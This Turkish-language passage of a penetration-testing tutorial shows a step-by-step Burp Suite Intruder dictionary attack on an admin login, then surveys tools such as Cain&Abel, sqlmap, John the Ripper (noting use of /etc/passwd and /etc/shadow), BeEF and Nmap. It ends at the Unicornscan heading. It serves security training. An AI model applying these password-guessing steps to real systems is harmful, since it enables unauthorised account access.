
Elimizde kullanıcı adı/mail adresi listesi olduğunu düşünelim. Bu hesaplara ait parolaları deneme-yanılma yöntemi ile (kaba kuvvet, sözlük saldırıları) bulmak istiyoruz.

Bunun için 'Intruder' adlı bir modül bulunmakta. Bu modül parametreler için çeşitli payload seti deneme işlemini otomatik olarak bizim için yapıyor.

Intruder modülü ile admin kullanıcıasına sözlük saldırısı gerçekleştirerek bu modülü uygulamalı olarak görelim.


Önce isteği intruder modülüne gönderiyoruz.

Target sekmesinde bulunan alanlar otomatik olarak doluyor. O nedenle orayı geçiyoruz. Positions kısmına geliyoruz. Burada farklı saldırı tipleri mevcut fakat en çok kullandığımız türler Sniper ve Cluster bomb. Eğer parametrelerden birini biliyor diğerini deneme yanılma ile bulmak istiyorsak, yani tek payload seti kullanacaksak Sniper'ı, ikisi için de deneme yanılma yapmak istiyorsak, yani iki payload seti kullanacaksak Cluster bomb'u kullanıyoruz.



Şekil 3.12.

Burp, burada manipüle edilebilecek parametrelerin hepsini göstererek başına ve sonuna \$ işareti koyuyor.




Şekil 3.13.

Biz hangi parametreyi değiştirmek istiyorsak sadece onun başında ve sonunda \$ işareti olmalı. İlk olarak Clear \$ diyerek seçimlerin hepsini temizliyor, daha sonrasında ise değiştirmek istediğimiz parametreleri Add \$ butonunu kullanarak işaretliyoruz.

Payloads sekmesini inceleyim.


Gelen ayarlar varsayılan olarak sözlük saldırısı yapmak için ayarlıdır. Eğer kaba kuvvet saldırısı yapılmak istenirse Payload sets kısmından Brute forcer seçeneği seçilmelidir.



### Şekil 3.14.


Parola üretmek için karakter setinde olması istenen karakterler girilir, ardından minimum ve maksimum parola boyutları girilir. Burp, bizim için olası bütün ihtimaller ile kelimeler üretecektir. Biz de bunu kaba kuvvet saldırısı için kullanabiliriz. Varsayılan karakter setinde küçük harfler ve rakamlar bulunmaktadır. İstenirse özel karakterler (noktalama işaretleri, vs) ve büyük harfler de karakter setine eklenerek parola uzayı büyütülebilir.

Biz bu saldırıyı sözlük kullanarak yapacağız. Bunun için Payload type olarak Simple list seçelim. Alt tarafta Payload Options [Simple List] adlı bir kısım var. Deneyeceğimiz kelimeleri istersek tek tek buradan Add butonu ile ekleyebilir, istersek Load butonu ile Kali Linux'ta mevcut olan birçok sözlükten birini kullanabiliriz.




### Şekil 3.15.

Saldırdığımız sistem UNIX bir sistem olduğu için için Kali Linux'ta /usr/share/wordlists/metasploit dizininde bulunan unix\_passwords.txt kelime listesini kullanalım. Load butonu ile unix\_passwords.txt dosyasını yükleyelim.



Şekil 3.16.

Options sekmesinde en altta bulunan Redirections kısmından Follow redirections seçeneğini Always olarak seçelim çünkü daha önce Repeater modülünde gördüğümüz gibi, sunucuya istek yapıldığı zaman sayfa yönlendirmesi yapılıyordu. Sonuçları görebilmek için gidebildiğimiz yere kadar gidelim.



Şekil 3.17.

Burp bize denediği parolaları ve dönen cevabın boyutunu söylüyor. Cevap boyutu en büyük olan parola admin parolasıdır diyebiliriz çünkü diğer parolalarda Login Failed uyarısı verip giriş ekranında kalacak fakat gerçek parolada sisteme giriş yapıp yeni bir sayfa açacak. O nedenle cevapların boyutlarını takip ediyor ve diğerlerine göre büyük olan var mı diye gözlemleyeceğiz.

Artık saldırı için her şey hazır. Sağ üstteki Start attack butonu ile saldırıyı başlatalım.

Gözlemlerimiz sonucu en yüksek cevap boyutunu 'password' parolası ile aldık. Hemen deneyelim.

Evet, bulduğumuz parola doğruymuş. Başarılı bir şekilde sisteme giriş yaptık.

## 1.9.Cain&Abel Nedir

İşyerleri, okul, internet kafe gibi toplu bilgisayarların bir ağa bağlı olarak kullanıldıkları ortamlar çoğu zaman güvenlik risklerinin en yüksek düzeyde olduğu yerlerdir. Hackerler bu gibi ortamlarda kurbanlarının bilgisayarlarına çok daha rahat ulaşabilirler. Bu program, ağlarda şifre çözmekten dosyalara erişmeye kadar birçok işlemi yapan bir uygulama. Ancak uygulamanın kullanımı diğer programlara nazaran biraz daha zor.

Cain&Abel bir network snifferdir. Yani ağ trafiğini dinleyebiliyor ve dosyaları saklayabiliyor. Normalde ağda iletişim kuran iki bilgisayar birbirlerine ağ kartlarının MAC adreslerini kontrol ederek güvenirler. Eğer MAC adresleri router üzerinde tanımlı değilse, bu durumda gönderilen paket ağdaki tüm bilgisayarlara gönderilir ve MAC adreslerinin uyup uymadığına bakılır. ARP Poison Routing özelliği sayesinde ağın tam ortasında durarak gelen ve giden tüm verileri alır.

### **1.10.Zed Attack Proxy**

Kali ile gelen ve web zafiyetlerini otomatik olarak tespit eden açık kaynak kodlu bir web güvenlik tarayıcısıdır. Proxy sunucu olarak kullanılabilir ve bu sayede https trafiği de dahil olmak üzere aracın içinden geçen tüm trafik değiştirilebilir.

Web sitelerini test etmek için kullanılan bir penetrasyon test aracıdır. Otomatik web güvenliği testine izin veren bir tarayıcıdır. Bu derste otomatik saldırılar yaparak güvenlik kontrolünün nasıl kullanılacağını öğreneceğiz.

Güvenlik konusunda başlayanlar veya geniş güvenlik bilgisine sahip uzmanlar tarafından kullanılmak üzere tasarlanmıştır. İşlevsel güvenlik penetrasyon testleri yapmak isteyen geliştiriciler ve sunucu yöneticileri için çok önemlidir.

### **1.11.Acunetix**

Web sitelerini güvenli hale getirir. SQL Injection, Blind SQL Injection, Cross Site Scripting, CRLF Injection, Code execution, Directory Traversal, File Inclusion ve Authentication bypass gibi birçok web zaafı türünü kolayca bulur ve raporlar.

Ürünün CSA (Client Script Analyzer) motoru ile en son ve karmaşık Ajax/Web 2.0 açıklıklarını bulmak mümkündür.

Google Hacking Database ve AcuSensor teknolojisi ile web uygulamasının ön ve arka planını detaylıca tarar ve geniş kapsamlı testler yapar.

Web güvenliğine direk ilgili olan FTP, IMAP, SQL Server, POP3, Socks, SSH ve Telnet üzerinde şifre zaafı taraması ile birlikte DNS sunucuları üzerinde Open Zone Transfer, Open Recursion ve Cache Poisoning denetimleri yapılabiliyor. Bu denetimlerle Web ile ilgili olmayan ancak Web güvenliğini ilgilendiren yan sistemler de denetime tabi tutularak güvenlik seviyesi yükseltilir.

İleri seviye sızma testi (penetration test) süreçleri için Acunetix'in HTTP Editor, HTTP Sniffer, HTTP Fuzzer, WVS Scripting Tool ve Blind SQL Injector araçları ile detaylı sızma senaryoları gerçekleştirilir.

Captcha, Single Sign On ve Two Factor Authentication desteği ile her türlü Web uygulamasına uyum sağlar.

### **1.12.John The Ripper**

Hash kırma aracıdır. Linuxta bulunan /etc/passwd ve /etc/shadow dosyalarını birleştirerek, kullanıcı adlarına karşılık gelen şifrelere erişebilir.

### **Hash**

Özet bilgidir. Bir veriyi belirli algoritmalarla geçirip boyutu ne olursa olsun sabit bir uzunluğa özetlenmiş haline hash denir. En yaygın kullanımlarından biri, gün içerisinde sık sık gördüğümüz



kullanıcı adı ve şifre giriş sayfalarıdır. Çoğumuz birçok sitede aynı parolaları kullanıyoruz. Bu şifreler sistem yöneticisi tarafından görünebilir olsaydı bu bizim için çok korkutucu olurdu. Bu sebeple kayıt aşamasında parolalarımız belirli algoritmalarla hashlenip veri tabanına kayıt edilir. Tekrar giriş yapacağımız zaman parola bölümüne girdiğimiz veri, aynı algoritma ile hashlenip kontrol edilir. Eğer hashler uyuşursa giriş işlemi tamamlanmış olur. Parola, bizim belirlediğimiz anlamlı veya anlamsız, sistemlere giriş için kullandığımız anahtarlardır. Şifre ise parolamızın şifre algoritmasından geçirilmiş halidir.

Parola + hash = şifre

### 1.13.Retina

Ağdaki tüm ana bilgisayarları tarar ve bulunan güvenlik açıklarını rapor eder.

Otomatik düzeltmeler ve kendi denetimlerimizi oluşturmayı sağlar. Tüm kritik güvenlik açıklarına karşı çalışır ve ağı doğru şekilde korumayı sağlar. Veritabanı her oturumun başında güncellendiği için güvenilirdir. Retina, aynı anda 256 hedefi taramak için kuyruk sistemini kullanarak paralel tarama yapar. Taramaların çoğunu yönetici hakları olmadan da gerçekleştirebilir. Dahili güvenlik politikalarını geliştirmek için özel denetim taramaları gerçekleştirir. Profili keşfetmek ve bir kuruluşun ağında kullanılan tüm varlıkları değerlendirmek için tasarlanmıştır.

Bir taramanın, GUI aracılığıyla retinaya özgü ayrıntıları başlatması için. Tarayıcı, tarama ayrıntılarını alırmaz denetleme sürecine başlayacaktır. Bir denetim taraması aşağıdakileri kapsar:

Hedefleme; adres grubu ve keşif seçeneklerinden bir tarama listesi oluşturur.

Bağlantı noktası tarama; tüm açık, kapalı ve filtrelenmiş bağlantı noktalarını bulur

Algılama İşletim Sistemi; hedef sistemdeki işletim sistemi hakkında bilgi sahibi olmanızı sağlar

Denetim; her bağlantı noktasının güvenlik açıklarına ve ilgili hizmetlerine erişir.

Retina, önce filtrelenmesi gereken IP'lerin listesini kurtarır, ardından hedef listesini, eeye\_ groups tablosuna oluşturur. İş listesi, başlama ve durdurma verilerini içerir. Retina bu noktada taramayı başlatır. Hedefler filtrelendikten sonra, tamamlanan pasajlar hat kaydından çıkarılır. Herhangi bir nedenle kapatılması durumunda, bu bir filtrenin toplanacağını garanti eder. Denetimin sonunda tarayıcı, veritabanı (RTD) ile ilgili olarak filtre içindeki eeye\_ groups tablosuna Tamamlandı'yı oluşturur. Tarama bittiğinde tabloya Prematurely sonlandırıldı yazar.

### 1.14.Sqlmap

Python dili ile yazılmış açık kaynak kodlu sql injection açığını tespit ve istismar eden bir araçtır. Bu araç belirtmiş olduğunuz girdiler ile hedef site üzerinde, bünyesinde bulunan kombinasyonları deneyerek açık tarar. Kali üzerinde hazır olarak gelir. Windows işletim sistemi ve diğer Linux işletim sistemi kullanıcılarına açıktır. Bu tip araçları kullanmanın en güzel yanı el ile yapılan taramalardan daha hızlı sonuçlar çıkarması. Kendisine sağlanan hedef web uygulamasının kullandığı veritabanı sistemine gönderdiği çeşitli sorgular ve komutlar ile sistem üzerindeki sql injection tipini tespit eder. Parametrelere göre çeşitli bilgileri hedef veritabanından alır.

Sqlmap ile veritabanı türü ve versiyonu, mevcut kullanılan veritabanı ve erişilebilen tüm veritabanı isimleri, veritabanı tabloları ve bu tablolara ait kolonları, veritabanı datası, veritabanı mevcut kullanıcısı ve tüm kullanıcılar, veritabanı kullanıcı parolası, veritabanı kullanıcısının DB admin olup olmadığı bilgisi ve hedef sunucu hakkında bilgi gibi verilere erişebilir.

### 1.15.Social Engineer Toolkit

Sosyal mühendislik ile penetrasyon testi için kullanılan aynı zamanda açık kaynaklı olan bir araçtır. TrustedSec'in kurucusu olan Dave Kennedy tarafından yazılmıştır. Python odaklı olan bu aracın iki

milyondan fazla indirmesi ile sosyal mühendislik penetrasyon testleri için standart haline gelmiş olup topluluk tarafından da yoğun bir şekilde desteklenmektedir. Hızlı ve kolaylıkla inandırıcı saldırı yapmanıza izin veren bir dizi özel saldırı vektörüne sahiptir.

SET aracı bazı Linux sürümleri ile birlikte gelmektedir. Kali Linux'ta bunlardan birisi olduğu için eğer Kali Linux kullanıyorsanız indirme işlemini yapmanıza gerek yoktur.

Kullanıcılara birçok avantaj sağlar. DNS Spoofing, Web Attack gibi birçok saldırı yapmamızı sağlar.

Kimlik Avı Saldırısı, Web Sitesi Saldırısı, Bulaşıcı Medya Saldırısı “Kitle Mail” Saldırısı, Arduino Tabanlı Saldırı, Kablosuz Erişim Noktası Saldırısı, QRCode Jeneratör Saldırısı, Powershell Saldırısı, SMS Spoofing Saldırısı, Üçüncü Taraf Modüller gibi saldırılar yapılabilir.

## **1.16.Sqlninja**

Arka uç olarak Microsoft SQL Server'ı kullanan web uygulamaları üzerinde SQL güvenlik açıklarını kullanmaktır. Dışarıda bir sürü diğer SQL enjeksiyon aracı var, ancak sqlninja, verileri ayıklamak yerine, uzak DB sunucusunda etkileşimli bir kabuk almak ve onu hedef ağı içinde bir dayanak haline getirmeye odaklanır ve hedefe ulaşmaya çalışır.

## **1.17.Nmap**

Ağ tarama ve zafiyet tespiti için kullanılan açık kaynaklı bir araçtır. Ağ yöneticileri Nmap'i sistemlerinde hangi cihazların çalıştığını belirlemek, mevcut ana makineleri ve sundukları hizmetleri keşfetmek, açık bağlantı noktaları bulmak ve güvenlik risklerini taramak için kullanırlar. Nmap, yüz binlerce cihazı ve alt ağı kapsayan geniş ağların ve tek ana bilgisayarı izlemek için kullanılabilir.

Nmap Kali Linux işletim sistemiyle birlikte kurulu olarak gelmektedir. Nmap sistem bağlantı noktalarına ham paketler göndererek bilgi toplar. Yanıtları dinler ve bağlantı noktalarının örneğin bir güvenlik duvarı tarafından açık, kapalı veya filtrelenmiş olup olmadığını belirler. Nmap üzerinde bulunan modüller sayesinde port taraması, servis keşfi, versiyon ve işletim sistemi tespiti gerçekleştirilir.

## **1.18.BeEf**

The Browser Exploitation Framework'in kısaltmasıdır. Web tarayıcısına odaklanan bir penetrasyon test aracıdır. BeEF saldırgan tarafından hazırlanan hook.js dosyasının hedef tarayıcı üzerinde çalıştırılması durumunda tarayıcıya bağlanarak hem web sitesine hem de tarayıcıya sızma testlerinin yapılmasını sağlamaktadır.

Mobil istemciler de dahil olmak üzere müşterilere yönelik web tabanlı saldırılarla ilgili endişeler arttıkça, BeEF, profesyonel penetrasyon test cihazının istemci taraflı saldırı vektörlerini kullanarak gerçek bir hedef güvenlik ortamını değerlendirebilmesini sağlar.

BeEF, bir veya daha fazla web tarayıcısını kendine bağlayarak ve bunları yönlendirilmiş komut modüllerini başlatmak ve tarayıcı bağlamında sisteme karşı daha fazla saldırı başlatmak için ana sunucu olarak kullanılır.

Bir şekilde BeEF'in ağına dahil olmuş kurbanlar sürekli bilgilerini BeEF'in kurulu olduğu ana sunucuya gönderir. Saldırgan kendi IP adreslerini BeEF'in konfigürasyon dosyasından web arayüzüne girme izni verecek şekilde yapılandırdıktan sonra ana sunucunun web paneline kullanıcı adı ve parola ile erişim sağlar. Kurbanların tüm bilgileri sürekli ana sunucuya iletildiğinden saldırgan tüm kurbanların bilgilerine web arayüzü üzerinden ulaşabilir.

## **1.19.Dradis**

Güvenlik değerlendirmeleri sırasında etkin bilgi paylaşımını sağlar açık kaynaklıdır.

Dradis, şimdiye kadar yapılmış olanları ve halen devam etmekte olanları takip etmek için merkezi bir bilgi deposu sağlayan kendine yeten bir web uygulamasıdır. Kolay rapor üretir, sunucu eklentileri aracılığıyla mevcut sistemlere ve araçlara entegrasyon sağlar.

### **1.20.Hashcat**

Hash fonksiyonları (MD5, SHA-1, SHA-256) ile değişken uzunluklu verilerden belirli bir uzunluğa sahip çıktı üretilir. Bu çıktı girdiye özel olarak oluşturulur. Yani aynı girdiyle hep aynı çıktı oluşur. Hash fonksiyonları matematiksel olarak geri döndürülemezdir.

Web uygulamalarında veritabanına yapılabilecek saldırılara önlem amaçlı kullanıcıların parolaları clear-text şeklinde tutulmaz. Bunun yerine kullanıcıların parolaları hashlenerek veritabanına kaydedilir. Kullanıcı giriş yaparken alınan parolası da hashlenerek veritabanındaki hash karşılığıyla kontrol edilerek doğrulama işlemi yapılır. Veritabanı hacklense dahi parolaların açığa çıkması bu şekilde engellenir.

Hash fonksiyonu tek yönlü olduğu için hash değeri geriye döndürülemez. İşte bu noktada hackerlar hash değerlerini kırmak için brute-force yöntemi ile kırmaya çalışırlar. Hashcat gibi araçlar bu işi otomatize hale getirmek için kullanılır.

### **1.21.Vega**

Web uygulamalarının güvenliğini test etmek için kullanılan ücretsiz ve açık kaynaklı bir web güvenlik tarayıcısı ve web güvenliği test platformudur. SQL Enjeksiyon, Siteler Arası Komut Dosyası (XSS) ve diğer güvenlik açıklarını bulmanıza ve doğrulamanıza yardımcı olur. Java, GUI tabanlı yazılmıştır ve Linux, OS ve Windows üzerinde çalışır. Vega ayrıca TLS / SSL sunucularınızın güvenliğini artırır.

### **1.22.Maltego**

Hedef sitemiz hakkında ip adresleri, dns serverleri , mx serverleri, e-postalar, telefon numaralarını bizlere sunuyor. Pentest yaparken olmazsa olmazlardan olan bir araçtır. Sadece bu amaçla da kullanılmıyor siber istihbarat alanında da kullanılıyor. Çok gelişmiş bir araçtır. Çok fazla özelliği bulunuyor.

### **1.23.Nikto**

Web güvenlik açığı tarayıcısıdır. Web sunucularını güvenlik açıkları ve bilinen diğer sorunlar için tarayan bir güvenlik testi aracı olarak da adlandırılabilir. Perl programlama dilinde yazılmış olup Kali Linux dağıtımlarında standart olarak kurulu gelen bir test aracıdır.

Nikto belirlediğimiz hedefe internet ortamında keşfedilmiş web güvenliği açıkları ile sistemi tarar. Web güvenliği açıklarında tarama yaparken web sunucusunu da taramaya dahil eder ve hedef sitede SQL, XSS vb açıkları tarar.

Program kendi databasesinde bulundurduğu veritabanı tipleri, hedefin SSL desteği olup olmadığını, server'ı, kullanılan işletim sistemini ve daha birçok açığı ve sistem zayıflıklarını tarar. Programın Güncelleme sistemi vardır. Sistemi tararken loglar fakat IDS'lerle servera sahte dataalar göndererek bu tip engelleri aşabilir.

6700'den fazla potansiyel dosya birden çok öge için web sunucularına karşı kapsamlı testler yapar, 1250'den fazla sunucunun eski sürümlerini kontrol eder ve 270'den fazla sunucudaki sürüme özgü sorunları içeren bir Açık Kaynak (GPL) web sunucusudur. Ayrıca birden çok izin dosyasının varlığı ve HTTP sunucusu seçenekleri gibi sunucu yapılandırma öğelerini de denetler. Tarama öğeleri ve eklentileri sık sık güncellenir.

### **1.24.Wapiti**

Web uygulamalarının veri tabanı enjeksiyonları, dosya ifşaları, siteler arası komut dosyası oluşturma, komut yürütme saldırıları, XXE enjeksiyonu ve CRLF enjeksiyonu dahil olmak üzere birden çok güvenlik açığına karşı tarayan açık kaynaklı bir araçtır. Veritabanı enjeksiyonu; SQL, XPath, PHP, ASP ve JSP enjeksiyonlarını içerir. Komut yürütme saldırıları eval (), system () ve passtru () güvenlik açıklarını içerir. Wapiti, yukarıda bahsedilen güvenlik açıklarını belirlemenin yanı sıra, sunucularda potansiyel olarak tehlikeli dosyaları bulma, .htaccess dosyalarında güvenlik ihlaline yol açabilecek yapılandırma hatalarını bulma ve sunucudaki uygulamaların yedek kopyalarını bulma gibi ek sızma testi görevleri de gerçekleştirir. Bir saldırgan bu dosyalara el koymayı başarırsa söz konusu web uygulamalarının güvenliğini tehlikeye atabilir. Toplanan sonuçlar otomatik olarak bir html dosyasında saklanır. Desteklenen diğer dosya biçimleri arasında .XML, JSON ve .TXT bulunur.

### **1.25.Wig**

Çok sayıda içerik yönetim sistemini ve diğer idari uygulamaları tanımlayabilen bir web uygulaması bilgi toplama aracıdır. Uygulama parmak izi, cmslerin farklı sürümleri için bilinen dosyaların sağlama toplamlarına ve dize eşleşmelerine dayanır. Algılanan her CMS ve sürümleri için hesaplanan bir puanla sonuçlanır. Tespit edilen her bir CMS, en olası sürümü ile birlikte görüntülenir. Puan hesaplaması, belirli bir sağlama toplamı için ağırlıklara ve isabet miktarına bağlıdır. Ayrıca server ve x-powered-by başlıklarına göre sunucudaki işletim sistemini tahmin etmeye çalışır. Farklı işletim sistemleri için bilinen başlık değerlerini içeren bir veritabanı, Microsoft Windows ve Linux dağıtımların sürümlerini tahmin etmesini sağlayan bir veritabanı içerir.

### **1.26.Unicornscan**

